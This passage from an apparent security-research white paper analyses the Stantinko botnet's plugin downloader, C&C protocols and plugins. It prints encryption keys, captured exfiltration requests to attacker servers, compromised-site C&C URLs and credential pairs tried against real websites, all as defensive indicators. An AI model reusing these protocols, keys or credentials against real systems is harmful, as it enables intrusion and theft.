s	.rdata:1004...	00000032	C	-dct float Use floating-point DCT method%s\n
s	.rdata:1004...	00000044	C	-restart N Set restart interval in rows, or in blocks with B\n
s	.rdata:1004...	00000034	C	-maxmemory N Maximum memory to use (in kbytes)\n
s	.rdata:1004...	0000002F	C	-outfile name Specify name for output file\n
s	.rdata:1004...	0000002C	C	-verbose or -debug Emit debug output\n
s	.rdata:1004...	00000017	C	Switches for wizards:\n
s	.rdata:1004...	00000039	C	-scans file Create multi-scan JPEG per script file\n
s	.rdata:1004...	00000039	C	-copy none Copy no extra markers from source file\n
s	.rdata:1004...	00000036	C	-copy comments Copy only comment markers (default)\n
s	.rdata:1004...	00000029	C	-copy all Copy all extra markers\n
s	.rdata:1004...	00000023	C	Switches for modifying the image:\n
s	.rdata:1004...	00000038	C	-grayscale Reduce to grayscale (omit color data)\n
s	.rdata:1004...	00000048	C	-flip [horizontal|vertical] Mirror image (left-right or top-bottom)\n
s	.rdata:1004...	00000041	C	-rotate [90|180|270] Rotate image (degrees clockwise)\n
s	.rdata:1004...	00000022	C	-transpose Transpose image\n
s	.rdata:1004...	0000002D	C	-transverse Transverse transpose image\n
s	.rdata:1004...	00000035	C	-trim Drop non-transformable edge blocks\n
s	.rdata:1004...	00000024	C	Can't open scan definition file %s\n

Figure 30. **Strings from the AFNI project found in `wbiosrvp.dll`**

5.2. Plugin Downloader Service Analysis

5.2.1. Versioning And Update Mechanism

We noticed that Stantinko's operators use the PE header to store the version of their components. They use the `MajorImageVersion` and `MinorImageVersion` fields of the `IMAGE_OPTIONAL_HEADER` structure. The former is used to store the major version and the latter for the minor version. Two major versions are used: 1 and 3. We noticed that the operators use the 3 as the major version when the component embeds a dropper for another component. Some components can embed droppers to install the next persistent service or to reinstall a service that has been deleted from the infected system.

The *PDS* has a custom PE loader. The update mechanism is based on this functionality. When the service starts, the loader and the encrypted library load themselves using the custom loader. Once loaded, they call `FreeLibrary` on themselves to free the handle to their backing file. Thus, the service can overwrite its own DLLs at runtime.

The update mechanism is also used to run the *BEDS* dropper (samples with `MajorImageVersion` set to 3). The *BEDS* is the second Stantinko's persistent service that is described in the next section. Once the *BEDS* is successfully installed, the version 3.xx of the encrypted library is replaced by version 1.xx to make sure the dropper doesn't remain on disk. This is something Stantinko's authors are good at: making it difficult to get hold of their droppers. Without its dropper some of the pieces needed to analyze a component are always missing. This is one of the rare cases where the dropper is written to disk. They are usually downloaded and directly loaded in memory.

5.2.2. Service Encryption Scheme

In this section, we'll briefly describe the process for decrypting the encrypted library. The encrypted library exposes an export called `GetInterface`. This function takes an integer as parameter and contains a switch-case control structure that contains mostly C&C communication related code. By calling the `GetInterface(0)`, the loader receives a pointer to the beginning of the encrypted section and `GetInterface(1)` returns its length.

To decrypt the section, it uses what seems to be a custom key-scheduling algorithm. It creates a 256-bytes long permutation vector containing all the values between 0x00 and 0xFF. This vector is derived from the MD5 used as bot ID. Each byte in the encrypted section is substituted by the index at which the value is found in the key vector.

```
void __usercall F_decrypt_fdclient(int botid@<eax>, unsigned int
cipher_len@<edi>, char *encrypted_section@<esi>)
{
    unsigned __int8 *key; // eax@1
    unsigned int i; // edx@1
    int j; // ecx@2

    key = F_derive_key((char *)botid);
    i = 0;
    if ( cipher_len )
    {
    do
    {
        j = 0;
        while ( encrypted_section[i] != key[j] )
        {
            if ( ++j >= 0x100 )
                goto LABEL_7;
        }
        encrypted_section[i] = j;
LABEL_7:
        ++i;
        }
        while ( i < cipher_len );
    }
    operator delete(key);
}
```

Figure 31. **Hex-Rays output of the substitution algorithm used to decrypt `fdclient.dll`**

5.2.3. Networking

Early variants used to store the C&C server address encrypted at the end of the DLL. In the current variants, the domain is hardcoded in the encrypted DLL. Since it is embedded in the encrypted code, there's no need to further encrypt it. The operators can modify this domain by sending an updated version of the encrypted DLL if needed. However, it seems that when the authors want to use a new domain name as C&C server, they also change the name of the file and the service. The list of known C&C servers is shown in Table 4.


Table 4. **Command and control servers per service type**

Service type	Domain	URL
wsaudio.dll	wsaudio[.]com	hxxp://wsaudio.com/index.php
wbiosrvp.dll	biosysltd[.]com	hxxp://biosysltd.com/index.php
bstreamsvc.dll	vp9codec[.]com	hxxp://vp9codec.com/index.php

Client Protocol

The protocol used by the *PDS* is based on HTTP. First, it sends an empty HTTP POST request to its C&C to `/index.php`. If the server responds successfully, a second POST is sent to the same URL with two parameters. The `a` parameter contains the time in `HH:MM:SS` format and the `b` parameter contains base64-encoded data. Once base64-decoded, the `b` parameter contains the report data encrypted with RC4 using the MD5 of the `a` parameter as the key.

The decrypted report has the following format:




Each of the report's fields are separated by three asterisks: `***`.

1. Enumerates the key-value pairs stored in `HKLM\SYSTEM\CurrentControlSet\services\<service name>\Parameters\System\`
   - `p1`: *PDS* is installed
   - `p2`: *BEDS* is installed
2. This is an integer that indicates the service type
   - `10`: fdclient
   - `30`: wbiosrvp
   - `50`: bstreamsvc

Figure 32. **Decrypted report format**

Server Protocol

The server response may either be an update for a component (`wsaudio.dll`/`fdclient.dll`), a plugin or an empty response. The body is base64-encoded and always contains the `g` parameter. An empty response only contains the `g` parameter. When there's a component update, the `a` parameter is used and when it's a plugin, the `p` parameter is used. The packet format of the component update and the plugins is the same. Like the client protocol, the payload is encrypted using the MD5 of the `g` as key. However, it is not the full packet that is RC4-encrypted, but only the payload (the PE binary).



1. The payload name is the DLL name if it is an update or the plugin name between brackets (i.e. `[GET_HDD]`).
2. The encrypted payload is a binary that is zlib-compressed and RC4-encrypted.

Figure 33. **Server reply format**

5.2.4. How to Extract The Embedded Dropper

As previously mentioned, some versions of the encrypted library embed a dropper for the *BEDS*. We'll describe how we can extract the dropper.

The encrypted library exports `GetInterface`. This function exposes most of the encrypted code. It also exposes the embedded dropper. Interestingly enough, the dropper is not in the encrypted section. It is only XORed with a hardcoded key. This key is used in all the service types we have analyzed.

A call to `GetInterface(37)` retrieves a pointer to the encrypted payload. `GetInterface(38)` retrieves the length of the payload. For decryption, XOR the encrypted payload with this key: `"\x7e\x5e\x7f\x8c\x08\x46\x00"`.

5.3. Plugins

The *PDS* itself doesn't do much. It implements a very flexible plugin mechanism enabling the operators to run any PE executable with the same privileges as the service. The plugins are downloaded from the C&C server and executed in memory without being written to disk or in the Registry. Thus, there is no persistence mechanism and they will not survive reboot. Figure 34 shows the prevalence of each module we have seen.




Figure 34. **Prevalence of the different *PDS* modules**

The statistics presented in Figure 34 were collected during a limited period of time during March 2017 and from a limited number of requests. Thus, it may not represent the real prevalence of each type of malware. However, because there is no persistence mechanism for the modules, we believe that our data collection is representative of the prevalence of the modules during the collection period.

5.3.1. Get HDD Serial Number

This is a simple plugin that is usually the first to be sent to a newly-infected machine by the *PDS*. As its name suggests, it sends the volume serial number of the volume where Windows is installed. The plugin sends the info via a POST request to `hxxp://185.28.22.22/p/uhp.php`.

```
POST /p/uhp.php HTTP/1.0
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.6,en;q=0.4
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/38.0.2125.111 Safari/537.36
Content-Length: 47
Connection: Keep-Alive
Cache-Control: no-cache

h=1031768789&u=dfe12c00f45d6308196d94ff718b3dd6
```

Figure 35. **POST request to send the volume serial number**

The `h` parameter contains the serial number and the `u` parameter contains the bot ID of the infected system.

5.3.2. Plugin Installers Remover

This plugin does a simple job. It removes the browser extensions installer usually created by the *BEDS*. The paths to remove are the following, found inside the user's Application Data (`CSIDL_APPDATA`) directory:

- `ihctrl32\SafeSurfing`
- `ihctrl32\TeddyProtection`
- `themctrl\SafeSurfing`
- `themctrl\TeddyProtection`

The version of this plugin we analyzed dates back to before the `opsatadc.dll` service type was released. We're confident the current version adds the `opsatadc` directory to these paths.

5.3.3. Search Parser

This module performs searches in the background on Google. Search queries are distributed by multiple C&C servers hosted on compromised servers, and executed on the infected machines. Finally, the results are sent back to the C&C servers. Thus, the operators are able to perform a large number of anonymous searches from multiple IP addresses to bypass Google's rate limiting. We will first describe the plugin and then describe the scripts running on the C&C servers' side.

Functionality

This modules relies on a GitHub repository, `hxxps://github.com/brenev/collection`, to get the list of current C&C servers. The file named `index` contains this list, which is encrypted with the RC4 algorithm using the key `381f477476180e9aebd620343188bc97`. Interestingly, by cloning the repository, it is possible to access all this file's history, and so we can identify all the URLs that were used by this module in the past, too. The first version of the index file was committed on January 2014, thus indicating that this module has been active for at least three years. By looking at the URLs, it is easy to identify a pattern: they all end with `/images/banners/b1/index.php`. The websites are, in nearly all cases, running Joomla. The history of the updates is shown in Figure 36 and the full list of URLs is in Appendix A. The current list, updated on April 3rd 2017, is provided below.

```
hxxp://sceptretoursandtravel.com/images/banners/b1/index.php
hxxp://dorazio.altervista.org/images/banners/b1/index.php
hxxp://k3bweb78.altervista.org/images/banners/b1/index.php
hxxp://aupair-germany.eu/inhalt/images/banners/b1/index.php
hxxp://www.chantalligraphics.com/health101.old/images/banners/b1/
index.php
hxxp://treningmentalny.home.pl/m_dddd/images/banners/b1/index.php
hxxp://wolnywww.instytutslowacki.pl/images/banners/b1/index.php
hxxp://edomerlomat.altervista.org/images/banners/b1/index.php
```

Figure 36. **List of compromised websites used as command and control servers for the search parser module (April, 3rd 2017)**

BRENEV'S GITHUB REPOSITORY

In the same GitHub repository, there are other files including JavaScript files and a file called `wss`.

The `wss` file contains a URL that is encrypted with another RC4 key, `5966a732551253e338649c6bddf4d9a9` that is also present in the search parser module. It was last updated on Apr 21, 2015 and it contains the URL `hxxp://193.105.240.113:80`. The `wss` string may refer to previous versions of Stantinko that had `wsslupd[.]net` and `wsslupdate[.]org` as C&C servers.

The JavaScript files also date back to 2014 and 2015. These files are intended to interact with VKontakte, a well-known Russian social network, and have been injected into the browsers of compromised machines by the extension APIHelper, which will be described in Section 6.4.1.




Figure 37. **Number of commits on the GitHub account for the file named `index`**

At regular intervals, the module asks one of the C&C servers for a search task. It sends a POST request:

```
❶          ❷                                                    ❸
action=get&token=5966a732551253e338649c6bddf4d9a9&version=1.05
```

❶ GET to ask for a task.

❷ Hardcoded value in the binary. It is also the RC4 key for the wss file as described above.

❸ The version of the module.

Figure 38. **POST request data**

The reply is JSON data that is encrypted using the same RC4 key (`381f477476180e9aebd620343188bc97`). An example of a JSON task is given below.

```
{
  "search": {
    "type": "text", ❶
    "system": "google", ❷
    "query": "intext:\"Powered by joomla\"
intext:\"gehrungsschraubstöcke n\"" ❸
  },
  "options": {
    "sleep_on_ban": {
      "min": 40, ❹
      "max": 70
    },
    "sleep_on_next_page": {
      "min": 30, ❺
      "max": 60
    }
  }
}
```

❶ The type of content to search. It can be text or image.

❷ The search engine to use. It may be either Google or Yandex. This version of the plugin only supports Google.

❸ The search query.

❹ If a captcha is displayed, it will sleep for a random interval (in seconds) between these two values.

❺ Similar to sleep_on_ban. It will sleep for a random interval (in seconds) between these two values before crawling the next page.

Figure 39. **JSON search task**

Once a task is received by the module, it will perform the search using the selected search engine. It does not emulate a full web browser and relies on WinHTTP functions. Note that the `User-Agent` is always `Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.71 Safari/537.36`. This is the user agent of an old version of Chrome from 2015 running on Windows XP. It might be used to identify the requests made by this Stantinko module.

It then parses the HTML page using an embedded HTML parser to extract the links. It also browses the next pages, if any. If it detects that a captcha is required, it waits a random number of seconds between the `sleep_on_ban` values and tries again to perform the search.

Finally, it creates a report for the C&C that contains all the URLs found in the search.

Before asking the C&C server for a new task, it waits for 40 minutes. We believe this is necessary to avoid the compromised machine being banned by Google. Moreover, the impressive number of infected machines allows them to distribute the load easily between the bots.

On The C&C Server Side

Thanks to the webmaster of a compromised website, we had access to the scripts responsible for giving tasks to the compromised machines. Surprisingly, it is not a proxy between the botnet and a backend C&C server. The logic is on the compromised servers.

On the compromised websites they use, they create a directory called `b1` that contains five files: `index.php`, `index2.php`, `data.dat`, `data2.dat` and `inifile`.

The `index.php` file is the main script responsible for interacting with the search parser module. It provides the following actions:

`statistics`	This gives the number of remaining searches to perform and the size of the results file (`data2.dat`).
`get_result`	The operator can use this function to collect the results. The `data2.dat` file is compressed in a zip file before being downloaded.
`clear`	This deletes the files `data.dat`, `data2.dat` and `inifile`.
`new`	The operator can use this action to upload a zip file that will be extracted on the server. It is probably used to update the scripts and dat files.
`post`	This function is used by the search parser plugin to send the search results. The results are stored in the `data2.dat` file.
`get`	This function is used by the search parser plugin to get a search task, as seen in Figure 38. It will use the `index2.php` script and a word from the data.dat file to build the task.

The RC4 key (`381f477476180e9aebd620343188bc97`) is hardcoded in the script and there is weak authentication performed by the following check:

```
<?php
if (!isset($_POST['token']) || $_POST['token'] !=
'5966a732551253e338649c6bddf4d9a9' || !isset($_POST['action']) ||
!isset($_POST['version']) || $_POST['version'] < 1.05)
```

Figure 40. **Conditions for request validation**

The `index2.php` contains two functions that are used to build the JSON search task. Figure 41 is an example of such script.

```
<?php
function CreateTaskObject($task)
{
    return array('type' => 'text',
        'system' => 'google', ❶
        'query' =>  "inurl:\"index.php?option=com_content\"
                     intext:\"{$task}\"""); ❷
}
function CreateOptionsObject()
{
    return array('sleep_on_ban' => array( 'min' => 40,
                                          'max' => 70), ❸
        'sleep_on_next_page' => array('min' => 30, 'max' => 60)); ❹
}
?>
```

❶ The search engine to use.

❷ The search query. The first part is hardcoded and can only be changed by uploading a new `index2.php` file. In this example, the content of `inurl` search operator is a Joomla path. The `$task` variable will be replaced by a word from the `data.dat` file.

❸ How long to sleep in seconds if a captcha is displayed.

❹ How long to sleep in seconds before crawling another Google page.

Figure 41. **Script used to build the search tasks**

The `data.dat` file contains a list of words. On this particular server, it consisted of Greek words but we saw other search requests with German words. We believe these words are appended to the search to get more results than just searching for a generic Joomla pattern. In the file found on the compromised server, each word is searched for 50 times and the list contains 17569 words.

The `data2.dat` file contains the search results sent by the botnet. Each line of this file is a JSON report containing a list of URLs. The Figure 42 is an example of a report:

```
{
    "search": [
        [...]
        "http:\/\/www.fcpaok.net\/paok-news\/football-news\/32-supe
rleague\/1466-2015-04-05-14-01-37",
        "http:\/\/vounisios.pblogs.gr\/2013\/20130120.html",
        "http:\/\/info-gate.gr\/our-partners-2",
        [...]
    ]
    [...]
}
```

Figure 42. **Search results - data2.dat file**

As the `.dat` files are freely accessible on all the compromised websites, we downloaded some pairs `data.dat`/`data2.dat` to gather statistics on the number of queries per day.

Table 5. **Statistics on the number of searches done per hour**

Number of search results	Duration (hours)	Number of search results per hour
878,419	24	36,601
1,430,208	207	6,909
1,377,508	87	15,833

The big difference can be explained by the quantity of C&C servers that still have jobs left to do. If only one or two servers have jobs to distribute, all the bots will contact them, allowing the searches to be performed more quickly. We also noticed that all the search tasks are typically done within a few days and that the search parser module is idle most of the time, waiting for the botmaster to add new search tasks. The operators own such a big botnet that they cannot find enough work to keep it busy.

5.3.4. Brutplugin

The single purpose of this plugin is to brute-force Joomla and WordPress administrator log in pages. The targeted websites are likely found by the operators using the search parser module described above.

As brute-forcing websites could generate a considerable amount of traffic, this module begins by browsing well-know websites. It may be used to evade detection by trying to emulate human behavior. A list of such websites is provided in Figure 43.

```
vk.com                          www.wikipedia.org
msn.com                         www.beeline.ru
msdn.microsoft.com              bash.org
twitter.com                     www.liveinternet.ru
mail.ru
www.youtube.com
```

Figure 43. **Websites used to generate legitimate traffic**

First, the malware generates a unique identifier (`uid`) using a method similar to other Stantinko components. It computes the MD5 hash of a pseudorandom number concatenated with the volume serial number. This value is stored in the Registry in `HKCU\SOFTWARE\dmn\uid`. Once this is done, it contacts the hardcoded C&C server (`hxxp://185.28.22.22/brut/bao.php`) to get a task. The protocol is similar to the search parser module: the requests and replies are compressed using gzip, RC4-encrypted and base64-encoded. The RC4 key for the requests is hardcoded in the binary (`5807285908f3aa19964fda0c6f84adfe`) while the RC4 key for the response is the `k` parameter, that is a timestamp, sent in the POST request.

```
k=1490123645 ❶
a=g ❷
v=3.30 ❸
uid=d6f3819b9193dab2db76d3a2495d075c ❹
```

❶ Current timestamp.

❷ The action: `g` for GET.

❸ The version of the module.

❹ A unique identifier of the compromised machine.

Figure 44. **Decrypted request**

```
15  3   300000  10000     | ❶
   ❷                  ❸                 ❹    ❺        ❻
80595494   http://eurograce.com:80/    2   admin    100859
80595494   http://eurograce.com:80/    2   admin    mgomez
80595494   http://eurograce.com:80/    2   admin    2HhF19
64586213   http://azov-yaseni.ru:80/   2   admin    DTM1992
64586213   http://azov-yaseni.ru:80/   2   admin    tomcat02
64586213   http://azov-yaseni.ru:80/   2   admin    abel1234
[...]
```

❶ Various parameters such as the number of threads to use.

❷ The identifier of the targeted website.

❸ The URL of the targeted website.

❹ The type of website (1 for a WordPress website and 2 for a Joomla website).

❺ The username to try.

❻ The password to try.

Figure 45. **Decrypted response (partial)**

The C&C server provides logins and passwords likely to be used in the wild. Thus, it doesn't perform a typical brute-force attack, but rather a dictionnary attack.

Second, the module try to brute-force each website using the credentials provided by the C&C server. Like the search parser module, it relies on a custom HTTP library and does not use or emulate a web browser. Interestingly, they also use the same custom user agent: `Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.71 Safari/537.36`.
The brute-force procedure is described below:

1. It requests the page http://<website-url>/administrator for Joomla or http://<website-url>/wp-admin for WordPress.
2. It parses the page using its custom HTML parser to find the login form.
3. It tries to connect again
   a. If the response was `HTTP 200`, it fills the HTML login form with the credentials provided by the C&C server.
   b. If the response was `HTTP 401`, it tries to log in using HTTP basic access authentication (Authorization: Basic).
4. It parses the result page to know if it is connected as an administrator.

We do not have metrics on the success rate of their brute-force attempts. However, considering how widely spread this module is, we believe they can successfully compromise a lot of websites every day.

In the case of a WordPress website, there is code present in the module responsible for uploading a PHP backdoor using the WordPress plugin editor available at the URL http://<website-url>/wp-admin/plugin-editor.php. However, in the module we have analyzed, it is not fully implemented. The WordPress plugin is really simple: the only functionality is to create or delete files. The code of the plugin is provided in Appendix D.

BYPASSING FILTERS

This module carefully adds the following HTTP cookies in its requests. It adds:

Joomla	WordPress
CHECK=1	humans=checktest
humans=checktest	beget=begetok
japass=1	
rqbct=1	

These cookies are not well documented but they are used in several crawling programs and by brute-force protection software.

Finally, the module creates a report for the C&C server. This report is also compressed with gzip, encrypted with RC4 using the key `5807285908f3aa19964fda0c6f84adfe` and finally base64-encoded.

```
uid=d6f3819b9193dab2db76d3a2495d075c
a=s&ok_oid=80595494, 64586213, 64586212, 64586211, 64586210,
64586208, 64586207, 64586204, 64586201, 64586200, 64586199,
64586198, 64586197, [...]&bad_oid=64586198, 79972780,
77993537&reset_oid=
          ❶                    ❷                  ❸       ❹      ❺   ❻
&0[o]=80595494   http://eurograce.com:80/   admin   100859  4   2
&1[o]=80595494   http://eurograce.com:80/   admin   mgomez  4   2
&2[o]=80595494   http://eurograce.com:80/   admin   2HhF19  4   2
[...]
```

Each line of the report contains the following fields:

❶ The internal identifier of the targeted website.

❷ The URL of the targeted website.

❸ The username tried.

❹ The password tried.

❺ The return code
- `2` if it is not a WordPress or a Joomla website.
- `3` if the website is down.
- `4` if the website is up but the login attempt failed.

❻ The website type: 1 for WordPress or 2 for Joomla.

Figure 46. **Decrypted report**

BRUTE-FORCE MODULE IN THE WILD

A quick search on Google for the custom User-Agent shows that this brute-force module is widely distributed in the wild. Multiple webmasters reported being attacked from tens of thousands of different IP addresses trying to brute-force their websites. We provide a non-exhaustive list of different complaints:

- http://chapman-consulting-sj.com/resources/14-system-administration/27-a-botnet-with-too-much-time-on-its-hands
- https://www.howtoforge.com/community/threads/solved-how-to-stop-lots-of-http-requests-to-the-same-folder-from-different-ips-with-fail2ban.73345/
- https://forum.joomla.org/viewtopic.php?t=923360

5.3.5. Facebook Bot

This module is a bot designed to interact with Facebook using fake accounts. We have seen botnets that were able to interact with social networks before. For example, ESET released a white paper on `Linux/Moose` in 2015, a Linux router-based worm that targets social networks [5].

This module is a bit different from previous malware that was able to interact with Facebook. Stantinko's Facebook module is able to perform a wide range of actions including creating accounts, fetching user emails from several Russian providers, adding friends, making comments and bypassing captcha using a paid online service. Like the previously described modules, it uses their custom HTTP library with the same user agent (`Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.71 Safari/537.36`).

This module relies on the same C&C server as the brute-force module. It uses the hardcoded URL: `hxxp://185.28.22.22/social/bot/fbs.php`. The communications are not encrypted but some parameters of the reply can be encrypted using the bot ID value that is sent in the `uid` parameter of the request.

The bot is able to create new Facebook profiles. Facebook requires a valid email address to create a fully working account. This plugin relies on several free email providers listed in Figure 47.

```
rambler.ru                    ro.ru
mail.ru                       r0.ru
yandex.ru                     mail.ua
lenta.ru                      bk.ru
autorambler.ru                inbox.ru
myrambler.ru                  list.ru
```

Figure 47. **Supported e-mail providers**

Once an account is created, it can interact with Facebook. The bot can update its personal information, like its relationship status or its current city. It also has the ability to interact with other accounts by adding them as friends, sending messages, liking pictures or joining groups. A list of all the implemented actions is provided in Table 6.

Table 6. **List of actions of the Facebook bot**

AddFriend	AddGroup	AddMembersToGroup	ApproveEmail	Comment
CommentOther	DeleteComment	DeleteFriend	DeleteGroup	DeletePost
FindPage	GetAllIdFriends	GetAllIdGroups	GetAllIdMembers	GetFriendRequest
InfoPost	Like	Login	Logout	Post
ReadMessage	Recommendate	Registration	Repost	SetAvatar
SetHeader	SetSettings	Sleep	UnBan	UnLike

To perform these actions, the module has a lot of Facebook URLs and HTML tags related to Facebook pages. However, it doesn't take decisions on its own. It will only execute what it is asked by the C&C server.

Fake accounts constitute a problem known by Facebook itself, which have mitigation techniques to prevent bots from accessing Facebook websites. For example, a captcha can be required to perform an action. However, captchas are easily bypassed by Stantinko's Facebook module. It uses an online service, `anti-captcha.com`, to solve them.

Figure 48. **Anti-captcha.com homepage**

This anti-captcha website is a paid service. Captchas are solved by individuals who receive a percentage of the fee. It costs US$ 0.70 per 1000 captchas or US$ 2 per 1000 reCAPTCHAs. This service has a bid mechanism so you can increase the price if you want to solve your captcha faster.

The bot uses a hardcoded account key that is not currently valid in March 2017. Interestingly, it is possible to check the global load and minimum prices of this service.

```
<waiting>9</waiting> ❶
<waitingRU>41</waitingRU> ❷
<load>98.11</load> ❸
<minbid>0.0007740775</minbid> ❹
<minbidRU>0.0009285714</minbidRU> ❺
<averageRecognitionTime>12.57625155151</averageRecognitionTime> ❻
<averageRecognitionTimeRU>6.9628630705394
</averageRecognitionTimeRU> ❼
```

❶ Amount of workers waiting for an English (Latin) captcha.

❷ Amount of workers waiting for a Russian (Cyrillic) captcha.

❸ Demand/supply ratio. A high value means that the majority of workers are busy.

❹ Minimum price in US$ for an English (Latin) captcha.

❺ Minimum price in US$ for a Russian (Cyrillic) captcha.

❻ Average solve time in seconds for an English (Latin) captcha.

❼ Average solve time in seconds for a Russian (Cyrillic) captcha.

Figure 49. **Load of anti-captcha.com on 24/03/2017**

LIVE FAKE ACCOUNTS

Unfortunately, we were not able to monitor the activity of Stantinko's Facebook bot. Our fake bot only received commands from the C&C server asking it to sleep. It would have been interesting to monitor the final purpose of this bot, but it looks like it is either not used anymore by its operators or still a work in progress.

5.3.6. Radmin

The genuine Radmin is legitimate remote control software by Famatech for Microsoft Windows. However, this module is a custom backdoor and has nothing to do with the legitimate program.

This is a typical backdoor that can be used for any purpose as it has total control over the compromised machine. Like most of the other components, the reply from the server is encrypted using RC4 with the bot ID.

The list of the available functions is self-explanatory and it ranges from reconnaissance to data exfiltration. The full list is provided in Table 7.

Table 7. **List of commands implemented in the remote control plugin**

create_dir	delete_file	do_archive	exec	find_files
get_drives	get_file	httpget	kill	ls
proclist	reboot	reg	rename_file	save_file
start_svc	stop_svc	svclist	sysinfo	upload_file

The C&C server URL is hardcoded. In the module we have analyzed, it is: `hxxp://93.188.161.17:8000`. Other Stantinko components had C&C server domains such as `wsslupdate[.]org`, `wsslupd[.]org` or `nvccupdate[.]com` that resolve (or resolved) to this IP address.

5.3.7. ZAXAR Cleaner

This is the last *PDS*'s plugin we describe and assuredly the most "useful". It is responsible for cleaning the Zaxar and MSCInfo adware from the machine. Interestingly, Zaxar is installed at the same time as *Adstantinko*. While we have no information regarding the links between Stantinko and these two adware, it is possible that they are competitors installed by the same Pay-Per-Install platform.

It was amusing to realize that Stantinko has a module to clean adware from the infected machine. It is also interesting that they install the legitimate Kaspersky AVZ Antiviral Toolkit to perform this task.

The AVZ Antiviral Toolkit is downloaded from `hxxp://176.126.245.51/avz.exe`. The SHA-1 hash of the `avz.exe` file is `EFC45773F5A260249968641F987EE7314CADCB3E`. The module embeds a script that is then fed to the AVZ program to clean the computer. It is provided in Appendix C.

